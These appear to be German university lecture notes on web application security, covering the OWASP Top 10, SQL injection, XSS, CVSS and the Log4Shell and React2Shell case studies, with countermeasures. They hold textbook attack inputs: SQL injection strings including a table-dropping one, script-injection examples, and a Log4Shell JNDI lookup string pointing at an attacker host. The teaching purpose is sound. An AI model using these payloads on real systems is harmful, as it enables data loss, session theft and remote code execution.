
1 Web-Anwendungen

Web-Anwendungen sind heutzutage allgegenwärtig (Online Banking, Shopping, Cloud Computing). Da der Fokus oft auf Funktionalität ("Time-to-Market") liegt, wird Sicherheit häufig vernachlässigt.

1.1 Architektur & Risiken

Eine typische Web-Anwendung besteht aus drei Ebenen:

1. **Client:** Browser, Mobile App (Frontend).
2. **Web-Server/App-Server:** Verarbeitet Anfragen, Business Logic (PHP, Java, Python, NodeJS).
3. **Datenbank (DBMS):** Speichert Daten (MySQL, Postgres, Oracle).



Häufige Sicherheitsrisiken:

- Schlechte Eingabevalidierung (Wurzel vieler Übel wie SQLi, XSS).
- Sensible Daten in lesbaren Dateien.
- Veraltete Softwarekomponenten.
- Mangelndes Sicherheitsbewusstsein bei Entwicklern und Nutzern.

1.2 OWASP Top 10 (2021)

Das **OWASP** (Open Web Application Security Project) veröffentlicht regelmäßig die 10 kritischsten Sicherheitsrisiken für Web-Anwendungen. Für die Klausur ist es wichtig, diese Kategorien zu kennen:

1. **Broken Access Control**: Zugriffsbeschränkungen werden nicht korrekt durchgesetzt (z.B. Zugriff auf Admin-Seiten durch normale User).
2. **Cryptographic Failures**: Unsichere Speicherung/Übertragung von Daten (z.B. Klartext-Passwörter).
3. **Injection**: SQL, NoSQL, OS Command Injection.
4. **Insecure Design**: Sicherheitsmängel, die bereits in der Architekturphase entstehen.
5. **Security Misconfiguration**: Standardpasswörter, falsche Serverkonfigurationen.
6. **Vulnerable / Outdated Components**: Nutzung veralteter Bibliotheken (siehe Log4Shell).
7. **Identification / Authentication Failures**: Schwache Session-IDs, Credential Stuffing.
8. **Software and Data Integrity Failures**: Updates ohne Signaturprüfung, unsichere Deserialisierung.
9. **Security Logging and Monitoring Failures**: Angriffe werden nicht protokolliert oder bemerkt.
10. **Server Side Request Forgery (SSRF)**: Server wird dazu gebracht, Anfragen an interne/externe Systeme zu senden.

1.3 SQL Injection (SQLi)

SQL Injection

SQL Injection ist eine Technik, bei der ein Angreifer eigene SQL-Befehle über Eingabefelder (z.B. Login-Formular, URL-Parameter) in eine Datenbankabfrage einschleust. Dies geschieht, wenn Nutzereingaben ungeprüft mit dem SQL-Befehl verkettet werden.

1.3.1 Funktionsweise & Beispiel

Ein unsicherer PHP-Code könnte so aussehen:

```
$sql = "SELECT * FROM members WHERE username = '$username'";
```

Gibt der Nutzer nun als `$username` folgendes ein: `Bob' OR '1'='1`, wird die Abfrage zu:

```
SELECT * FROM members WHERE username = 'Bob' OR '1'='1';
```

Da `'1'='1'` immer wahr (*true*) ist, liefert die Datenbank alle Einträge zurück, ohne dass ein Passwort geprüft wurde (Login-Bypass).

Ein weiteres gefährliches Beispiel (Destruktiv): Eingabe: `42'; DROP TABLE news; #`

```
SELECT * FROM news WHERE news_id='42'; DROP TABLE news; #';
```

Hier wird die Tabelle `news` gelöscht. Das `#` (oder `--` je nach SQL-Dialekt) kommentiert den Rest der ursprünglichen Abfrage aus.

1.3.2 Auswirkungen

- **Vertraulichkeit:** Auslesen sensibler Daten.
- **Integrität:** Manipulation oder Löschen von Daten (Insert/Update/Delete).
- **Verfügbarkeit:** Löschen ganzer Tabellen oder Stoppen des DB-Servers.
- **Systemzugriff:** In manchen Fällen Ausführung von OS-Befehlen.

1.3.3 Gegenmaßnahmen

1. **Prepared Statements (Parametrized Queries):** Dies ist der **effektivste Schutz**. Anstatt Variablen direkt in den String zu kleben, werden Platzhalter (`?`) verwendet. Die Struktur der Query wird vom DBMS kompiliert, *bevor* die Daten eingesetzt werden. Die Eingabe wird somit strikt als Datenwert und niemals als ausführbarer Code behandelt.

   Beispiel (PHP/MySQLi):

   ```
   $stmt = $mysqli->prepare("SELECT * FROM table WHERE name = ?");
   $stmt->bind_param("s", $username); // "s" definiert Typ String
   $stmt->execute();
   ```

2. **Least Privilege:** Die Anwendung sollte nur minimale Rechte auf der Datenbank haben (z.B. keine `DROP TABLE` Rechte für den Web-User).
3. **Input Escaping (Veraltet/Zweitrangig):** Funktionen wie `mysqli_real_escape_string` maskieren Sonderzeichen. Dies ist fehleranfälliger als Prepared Statements (z.B. bei speziellen Charsets).

1.4 Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Bei **XSS** schleust ein Angreifer bösartigen Skript-Code (meist JavaScript) in eine vertrauenswürdige Webseite ein. Dieser Code wird dann im Browser eines anderen Nutzers (des Opfers) ausgeführt.


1.4.1 Hintergrund: Same-Origin-Policy (SOP)

Browser nutzen die **SOP**, um Webseiten voneinander zu isolieren. Skripte von `evil.com` dürfen normalerweise nicht auf Daten (Cookies, DOM) von `bank.com` zugreifen. XSS hebelt diesen Schutz aus, da der bösartige Code so aussieht, als käme er direkt von `bank.com`.

1.4.2 Arten von XSS


1. Reflected XSS (Nicht-Persistent) Der Schadcode wird in der URL als Parameter übergeben und vom Server direkt in die Antwortseite "reflektiert", ohne gespeichert zu werden.

- **Ablauf:** Angreifer schickt Opfer einen Link: `site.com/search?q=<script>...</script>`.
- Das Opfer klickt, der Server baut die Seite mit dem Suchbegriff (dem Skript) auf.
- Der Browser führt das Skript aus.



2. Persistent XSS (Stored) Der Schadcode wird dauerhaft auf dem Server gespeichert (z.B. in einem Gästebucheintrag oder Forum-Post).

- **Ablauf:** Angreifer postet: `Hallo <script>stealCookie()</script>`.
- Jedes Opfer, das diesen Eintrag später aufruft, führt das Skript automatisch aus.
- **Gefahr:** Höher als bei Reflected, da kein spezieller Link geklickt werden muss.



1.4.3 Angriffsvektoren & Folgen

JavaScript kann:

- **Session Hijacking:** `document.cookie` auslesen und an den Angreifer senden.
- Keylogging auf der Webseite betreiben.
- Inhalte der Seite manipulieren (Phishing-Formulare einblenden).
- Browser-Exploits ausführen (Drive-by-Downloads).

1.4.4 Gegenmaßnahmen

1. **Input Sanitization & Output Encoding:** Eingaben filtern ist schwer. Besser ist **Output Encoding**. Dabei werden Sonderzeichen in ihre HTML-Entitäten umgewandelt (z.B. `<` wird zu `<`). In PHP: `htmlspecialchars($string)`.
2. **Content Security Policy (CSP):** Ein HTTP-Header, der dem Browser mitteilt, von welchen Quellen Skripte geladen werden dürfen. `Content-Security-Policy: script-src 'self'` verbietet Inline-Skripte und Skripte von fremden Domains.
3. **Sichere Cookies:**
   - **HttpOnly**: Verhindert, dass JavaScript (und damit XSS) auf das Cookie zugreifen kann.
   - **Secure**: Cookie wird nur über HTTPS übertragen.
   - **SameSite**: Schränkt das Senden von Cookies bei Cross-Site-Requests ein.

1.5 Vulnerability Scoring: CVSS

Das **Common Vulnerability Scoring System** bewertet den Schweregrad einer Schwachstelle von 0.0 bis 10.0.

- **Metriken:** Angriffsvektor (Netzwerk vs. Lokal), Komplexität, benötigte Privilegien, Benutzerinteraktion, Auswirkung auf CIA (Confidentiality, Integrity, Availability).
- **Beispiel:** Log4Shell und React2Shell hatten beide einen Score von **10.0** (Remote Code Execution, über Netzwerk, keine Privilegien nötig).

1.6 Fallstudie 1: Log4Shell (LOG_4SHELL)


1.6.1 Was ist Log4j?

Ein sehr verbreitetes Java-Logging-Framework (Open Source). Es wird verwendet, um Programmnachrichten zu protokollieren (z.B. `log.info("User input: {}", input)`).

1.6.2 Die Schwachstelle (CVE-2021-44228)

Log4j unterstützt **JNDI** (Java Naming and Directory Interface). Dies erlaubt es, Ressourcen von externen Verzeichnissen (wie LDAP) nachzuladen.

- **Mechanismus:** Wenn Log4j einen String wie `${jndi:ldap://attacker.com/exploit}` loggt, interpretiert es diesen, anstatt ihn nur als Text zu schreiben.
- Es verbindet sich zum LDAP-Server des Angreifers.
- Der Angreifer liefert eine bösartige Java-Klasse zurück.
- Die Java-Anwendung (Opfer) deserialisiert und führt diese Klasse aus → **Remote Code Execution (RCE)**.



1.6.3 Gegenmaßnahmen

- Update auf eine gepatchte Log4j Version (JNDI Lookup standardmäßig deaktiviert).
- Blockieren von ausgehendem Traffic (LDAP) via Firewall.
- WAF (Web Application Firewall) Regeln, die Muster wie `jndi:` blockieren (oft umgehbar durch Obfuskation).

1.7 Fallstudie 2: React2Shell

1.7.1 Kontext: Serialisierung

Serialisierung wandelt Objekte in ein Format um, das gespeichert oder übertragen werden kann (JSON, binär). **Deserialisierung** stellt das Objekt wieder her. **Gefahr:** Wenn untrusted Data deserialisiert wird, kann der Programmfluss manipuliert werden.

1.7.2 Der Angriff

Diese Schwachstelle betrifft moderne Frameworks (React Server Components). Ein Angreifer manipuliert den Datenstrom, der an den Server gesendet wird.

1. **Stage 1 (Loop):** Manipulation der Prototype-Chain durch selbstreferenzierende Loops im Datenpaket.
2. **Stage 2 (Gadget):** Ausnutzung interner "Gadgets" (vorhandener Code-Teile). Durch einen `await/then`-Mechanismus wird Code automatisch getriggert.
3. **Stage 3 (Injection):** Injektion von Daten, die als vertrauenswürdig (trusted) behandelt werden.
4. **Stage 4 (Execution):** Ein Blob-Handler führt schließlich Node.js Code aus.

1.7.3 Lehre aus React2Shell

Auch moderne Frameworks sind nicht per se sicher.

- **Wichtigste Regel:** Strikte Validierung aller eingehenden Daten (Schema Validation).
- Niemals Client-Zuständen vertrauen.
- Strenge Deserialisierungs-Regeln.

1.8 Zusammenfassung OWASP-Zuordnung

Für die Prüfung wichtig: Zu welcher Kategorie gehören die Beispiele?

- **Log4Shell:** Gehört primär zu *Injection* (da Code injiziert wird) oder *Vulnerable / Outdated Components* (wenn man die Bibliothek nicht patcht).
- **React2Shell:** Gehört zu *Software and Data Integrity Failures* (Unsichere Deserialisierung) oder auch *Injection*.